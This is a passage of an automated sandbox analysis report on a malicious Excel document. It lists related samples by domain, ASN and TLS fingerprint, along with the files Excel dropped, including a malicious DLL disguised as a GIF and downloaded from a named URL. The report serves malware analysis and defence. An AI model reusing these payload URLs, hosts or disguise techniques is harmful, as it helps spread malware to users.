	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1268722929.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-540475316.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1456634656.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-12162673.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-997754822.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1376447212.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1813856412.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1776123548.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1201008736.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-684762271.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1590815978.xls	Get hash	malicious	Browse	• 5.100.155.169
mundotecnologiasolar.com	document-1048628209.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1771131239.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1370071295.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-69564892.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1320073816.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-184653858.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1729033050.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1268722929.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-540475316.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1456634656.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-12162673.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-997754822.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1376447212.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1813856412.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1776123548.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1201008736.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-684762271.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-1590815978.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-800254041.xls	Get hash	malicious	Browse	• 162.241.62.4
	document-469719570.xls	Get hash	malicious	Browse	• 162.241.62.4
accesslinksgroup.com	document-1048628209.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1771131239.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1370071295.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-69564892.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-184653858.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 192.185.129.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1456634656.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-12162673.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-997754822.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1376447212.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1813856412.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1776123548.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1201008736.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-684762271.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-1590815978.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-800254041.xls	Get hash	malicious	Browse	• 192.185.129.4
	document-469719570.xls	Get hash	malicious	Browse	• 192.185.129.4

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Notice-039539.xlsm	Get hash	malicious	Browse	• 192.185.21.127
	Notice-039539.xlsm	Get hash	malicious	Browse	• 192.185.21.127
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 192.185.56.250
	RFQ_AP65425652_032421 v#U00e1#U00ba#U00a5n #U00c4#U2018#U00e1#U00bb ,pdf.exe	Get hash	malicious	Browse	• 74.220.199.6
	Order.exe	Get hash	malicious	Browse	• 192.254.225.101
	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 108.167.180.111
	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186
	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	• 192.232.249.186
	SALM0BRU.exe	Get hash	malicious	Browse	• 162.241.148.243
	Purchase Order.8000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.148.243
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	catalogue-41.xlsb	Get hash	malicious	Browse	• 108.167.180.111
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 192.185.56.250
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
PUBLIC-DOMAIN-REGISTRYUS	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	IMG_00000000001.PDF.exe	Get hash	malicious	Browse	• 208.91.198.143
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	New Order PO#121012020_____PDF_______.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1055791644.xls	Get hash	malicious	Browse	• 103.50.162.157
	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	swift Copy.xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1848152474.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	FN vw Safety 1 & 2.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV TBN.uslfze.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	AD1-2001028L.exe	Get hash	malicious	Browse	• 208.91.199.224
	AD1-2001028L (2).exe	Get hash	malicious	Browse	• 208.91.199.224
	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
OVHFR	NATO_042021-1re4.doc	Get hash	malicious	Browse	• 51.254.63.225
	payment.exe	Get hash	malicious	Browse	• 51.91.220.49
	B of L - way bill return.exe	Get hash	malicious	Browse	• 51.89.93.216
	bOkrXdoYekZPyWI.exe	Get hash	malicious	Browse	• 66.70.204.222
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 51.91.76.89
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 51.91.76.89
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 51.89.9.195
	1517679127365.exe	Get hash	malicious	Browse	• 144.217.66.69
	7z7Q51Y8Xd.dll	Get hash	malicious	Browse	• 51.91.76.89
	pySsaGoiCT.dll	Get hash	malicious	Browse	• 51.91.76.89
	QOpv1PykFc.dll	Get hash	malicious	Browse	• 51.91.76.89
	S4caD0RhXL.dll	Get hash	malicious	Browse	• 51.91.76.89
	pH8YW11W1x.dll	Get hash	malicious	Browse	• 51.91.76.89
	7z7Q51Y8Xd.dll	Get hash	malicious	Browse	• 51.91.76.89
	pySsaGoiCT.dll	Get hash	malicious	Browse	• 51.91.76.89
	QOpv1PykFc.dll	Get hash	malicious	Browse	• 51.91.76.89
	S4caD0RhXL.dll	Get hash	malicious	Browse	• 51.91.76.89
	pH8YW11W1x.dll	Get hash	malicious	Browse	• 51.91.76.89
	wrtKaH8g28.dll	Get hash	malicious	Browse	• 51.91.76.89
	Ip6jHpq61F.dll	Get hash	malicious	Browse	• 51.91.76.89

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Notice-039539.xlsm	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	PO#070421APRIL-REV.ppt	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1251000362.xlsm	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1251000362.xlsm	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	FARASIS.xlsx	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	NEW LEMA PO 652872-21.ppt	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1055791644.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	final po PP-11164.ppt	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	OrderSheet.pps	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1848152474.xlsm	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	appraisal document.doc	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1048628209.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1771131239.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1370071295.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-69564892.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1320073816.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-184653858.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1729033050.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-1268722929.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4
	document-540475316.xls	Get hash	malicious	Browse	• 207.174.213.126 • 198.50.218.68 • 162.241.62.4 • 5.100.155.169 • 192.185.129.4

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?II..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..\.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1146655678160093
Encrypted:	false
SSDEEP:	6:kKOO3PkwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:J3PkwTJrkPlE99SNxAhUe0ht
MD5:	933FF45DA6B4A343AEEC08A091A0BAEE
SHA1:	41E1BB9E9E742EB28DBE56E40BCA6F81B1E26CF1
SHA-256:	18AAC2CBE90A2C0EB724E76527F9DD392C5F90C601D2945AE5BD38E3D7EC3B17
SHA-512:	10968A1112C238A32E24B756CD383825BEC08D823605767334380EC7266863597460FE7455628C7200C34F324F8C21E53F58CEDC75FAAEF2DF8710742DE60719
Malicious:	false
Reputation:	low
Preview:	p..... .....8.+..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.01359045659566
Encrypted:	false
SSDEEP:	3:kkFkle73/tfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKFjnliBAIdQZV7eAYLit

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
MD5:	4B29AE3F4B4A3D5A3E8F2369603F007B
SHA1:	9408647A0936E4ED1D803963436369E2FFEA7AA1
SHA-256:	1A35BA761920227FB7A7FCB72F10AB5A5598EA5AAA26ED01CFAA0B2A568B6877
SHA-512:	397BE9E0ACFBDDD9A2630677F8172A3BFFF600C42BA8C852395188531318798E94DB66F00565B3AF92F54D3332F2758AE3D077D690738BE64B237C243881FC53
Malicious:	false
Reputation:	low
Preview:	p..... ....`...]..9.+..(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7614
Entropy (8bit):	5.643196429180972
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJcf:QJvVGaRF8I80
MD5:	116091ED739B7E0F1AD7F819560A0602
SHA1:	C30A527A2A5F25BC1A63359CAD76A8BAB67CB4FB
SHA-256:	0445F0A98A263C472AE1C8D8E28275AFEA1BDDD7692746AA5286097B311B29B1
SHA-512:	83F16BCA5EA4062470B8807912F10B6D743C2DEF2261B4E16098EA8FC1DCB6692CBBD4C6870F27408422B75A3CDCD46A3856AB2162177ED2386D4B8188C122E
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://https://vts.us.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7624
Entropy (8bit):	5.642596381720329
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJf0:QJvVGaRF8I80
MD5:	190F2D4BCDE1E366EAAB903C29C7A699
SHA1:	346D44A0619C97AA226EF52F146F9A133F4DCAAF
SHA-256:	20C2D643754869BA5763DDC6289A0FADBBF2DE81236F1F80B7FA3588B14F6EBB
SHA-512:	AB3C39F0B6A07F798E9546FA882BE0D850F88337DFBFBF7A797A67B43CC1EA8718C842619E4FE169FD3A6FE270C39866F6B4DBB0187612B2840A6474D0E26BB
Malicious:	false
IE Cache URL:	http://https://ponchokhana.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	129731
Entropy (8bit):	5.747848755116591
Encrypted:	false
SSDEEP:	1536:tm15JsYYm3GCVS7ZicTJzRVd620ZmB9RMli0msUdqZEACW4jySTLW:eLsacThRVd6pmBPM07vYZEA4/W
MD5:	9BDF7C3BDB07C77AB4AE0BECC716B6D0
SHA1:	C5B2ED793BCFE4D96B2CE93B202B2F551AFB8C87
SHA-256:	4106E859C225B6FED690E1640CC98E4808E1FF7C5CB041C18493996B04805E48
SHA-512:	117EFAABE33020EE1C14924D1FB19FE57F2DE6E3FEAB007F3B9A1179314795851885000D0B50854CD7D2D85003D00AB313BB662D02571BC4C834FAA25E6360216
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
IE Cache URL:	http://https://accesslinksgroup.com/ds/0104.gif
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!.....ko.....d.....code..... ..`.data...d.....@..@.data.....@....rdata... ......".....data.....@..... .....

C:\Users\user\AppData\Local\Temp\1DCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	86267
Entropy (8bit):	7.89687724118678
Encrypted:	false
SSDEEP:	1536:BFlnA+3D5XUYz/wBf8orsEwHKynWLmArf7WtfHR1ijrvWf46rtvpnny:BLA+tDzPjEwqtD3Wt51ijKA6rtvpny
MD5:	59485B13A6C7B5873A40FB2EC45BD39F
SHA1:	941883BDB59D930E7E3986D058B233C34630A6BF
SHA-256:	B643678F376F596E7EDA854BF5254525B7049E08D940411366E70F0DC7EE8550
SHA-512:	964A5FD3D815AAAA9A275EB5F8779EF6A82FD4E0B507C9DBFB392CC1861A2E23FE1CFB7ADE97AF17A98B21E1096D970506DE131612E8043CDE796AB37CD01F13
Malicious:	false
Preview:	...n.0.E.....D'...,g...&@....c.0_ .....eEm...t....4._m...1D.I...+..'.mj.....J..b.....c,....).K.h.@..GK++..$....A..A~>.]p.lB..5.b..W.Sq...;'KeYq../.j..k% .Q.l...t...(.x2$]E..dl.....S.."....6{Le..|.pE@..JFl.9TT..[..7...B^y;...60(.....7....^:.....0M,q#PW]b.....FZ.e_..!u..w_g...>$../w...../.Fh..d3C....{p..z..nH.Oy.....-G.}~\|.;...c.j..r=.....>..h>....#>d..l..?>.{/4....uK.....t..i....#...O7.:jsu.I.CR8..C.I ..?..w.a>.$..l.....PK.....!....M....~.....[Content_Types].xml ...(..... .....

C:\Users\user\AppData\Local\Temp\CabD53B.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,.f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarD53C.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,...0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 16:55:37 2021, atime=Wed Apr 7 16:55:37 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.480171247399955
